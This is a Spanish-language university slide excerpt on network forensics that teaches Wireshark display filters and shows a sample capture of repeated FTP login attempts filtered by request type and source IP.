Filtros de Wireshark

Los paquetes se pueden filtrar en base a diferentes campos:

Direcciones IP

- **IP:** ip.addr == 10.10.50.1
- **Origen:** ip.src == 10.10.50.1
- **Destino:** ip.dst == 10.10.50.1
- **Subred:** ip.addr == 10.10.50.1/24

Protocolos

- tcp
- udp
- dns
- http
- ftp
- ...

Operadores

- and o &&
- or o ||
- xor o ^^
- not o !

Texto

- **Edit → Find packet → String**

II - Forense - Tráfico de red

Filtros de Wireshark

ftp.request && ip.src == 192.168.0.147						
No.	Time	Source	Destination	Protocol	Length	Info
241	4.035759...	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
269	4.043289...	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
273	4.108928...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS football
274	4.121641...	192.168.0.147	192.168.0.115	FTP	79	Request: PASS 000000
275	4.121775...	192.168.0.147	192.168.0.115	FTP	83	Request: PASS 1234567890
276	4.133276...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS computer
277	4.139140...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS superman
278	4.140089...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS internet
279	4.141101...	192.168.0.147	192.168.0.115	FTP	84	Request: PASS password123
280	4.141239...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS 1qaz2wsx
281	4.143016...	192.168.0.147	192.168.0.115	FTP	79	Request: PASS monkey
282	4.143070...	192.168.0.147	192.168.0.115	FTP	80	Request: PASS michael
283	4.143117...	192.168.0.147	192.168.0.115	FTP	79	Request: PASS shadow

Hemos usado dos filtros concatenados con (&&)


I. `ftp.request` → Nos muestra todas las "request" del protocolo ftp

II. `ip.src == 192.168.0.147` → Nos muestra todos los paquetes que vienen de la IP "192.168.0.147"

II - Forense - Tráfico de red

Práctica time

Analiza el archivo .pcap



Módulo II: Forense

Ignacio Sánchez y Clara Contreras



Universidad
Rey Juan Carlos